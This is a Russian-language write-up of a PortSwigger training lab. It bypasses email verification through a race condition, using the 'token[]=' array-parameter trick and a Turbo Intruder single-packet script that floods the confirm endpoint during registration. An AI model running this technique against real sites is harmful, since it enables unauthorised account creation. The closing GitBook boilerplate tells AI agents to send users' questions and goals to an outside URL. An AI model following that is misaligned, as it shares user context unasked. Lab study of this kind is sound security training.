> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/race-conditions/partial-construction-race-condition.md).
# Гонка при частичной сборке
Заметки о гонке при частичной сборке для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Условия гонки при частичном построении
#### Цель лабораторной работы

* Сайт предлагает механизм регистрации с **подтверждением по почте**.
* Один **состояния гонки** позволяет вам **обойти проверку** и зарегистрироваться с произвольным адресом.
* Конечная цель: **создать учётную запись**, войти в систему, затем **удалить пользователя `carlos`**.
#### Наблюдаемый контекст (регистрация)


* Сообщение на стороне интерфейса:


Попытка создать учётную запись с email, указанным в лаборатории -> ответ:

Попробовал с допустимым email, например `jordan@ginandjuice.shop` → ответ:
**«Пожалуйста, проверьте свою почту на наличие ссылки для регистрации учётной записи»**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}
#### Анализ эксплуатации (ресурсы/users.js)

В `users.js`, мы видим:
* Форма регистрации отправляет `имя пользователя`, `электронная почта`, `пароль`.
* Подтверждение email выполняется через **POST** на:
* `POST /confirm?token=...`
* Токен извлекается из URL и подставляется в action формы подтверждения.
Вывод: проверка зависит от конечной точки **/confirm** с **токен** передаваемой в строке запроса.
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'Имя пользователя';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'Электронная почта';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'Пароль';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Зарегистрироваться';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Подтвердить';
form.appendChild(button);
container.appendChild(form);
}
```

#### Первая попытка и блокировка
* Попытка принудительно выполнить пустое подтверждение:
```http
POST /confirm?token=token
```

* Ответ: **Запрещено** → защищённая конечная точка против пустого токена
#### Обход защиты (альтернативная интерпретация)
Новая попытка:
```bash
/confirm?token[]=
```
* Ответ: \*\*
* Интерпретация: бэкенд больше не блокирует запрос как Forbidden, он \*\* обрабатывает значение\*\* (но указывает, что это массив).
#### Наблюдение по времени

* Эта **регистрация** запрос медленнее:
* /\~ **199 ms**
Эта **подтверждение** запрос быстрее:
* /\~ **78 ms**
Идея: **бомбить** `/confirm?token[]=` в течение окна, когда учётная запись создаётся, чтобы вызвать подтверждение в неподходящий момент
### Эксплуатация
#### Метод 1 — Intruder (конкурирующие запросы)



1. Отправьте `POST /confirm?token[]=` запрос в Intruder.
* Настройте отправку как **конкурирующие запросы** (например, 10).
* Во время этого спама, из Repeater (или браузера) создайте несколько учётных записей:
* `test1`, `test2`, `test3`,... `test7`
Проверьте ответы в Intruder:
* Один из ответов в итоге возвращает **200**

Попробуйте войти с тестовыми аккаунтами:
* Наблюдается успех (например, `test2`).

#### Метод 2 — Turbo Intruder (атака в режиме гонки с одиночным пакетом)

1. Выберите запрос и отправьте его в **Turbo Intruder**.

* Выберите **гонка / одиночный пакет** атаке.
Используйте этот скрипт:
Принцип работы скрипта (как здесь применяется):
* Файл **несколько регистраций** (`lol0..lol19` пользователи)
* Запрос **много подтверждений** (`/confirm?token[]=`)
* Откройте gate, чтобы вызвать состояние гонки.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### Ожидаемый результат

* Хотя бы одна учётная запись создаётся **как будто email был подтверждён** (без владения токеном).
* Затем вы сможете войти в эту учётную запись и использовать её возможности, чтобы достичь цели лаборатории (удаления `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.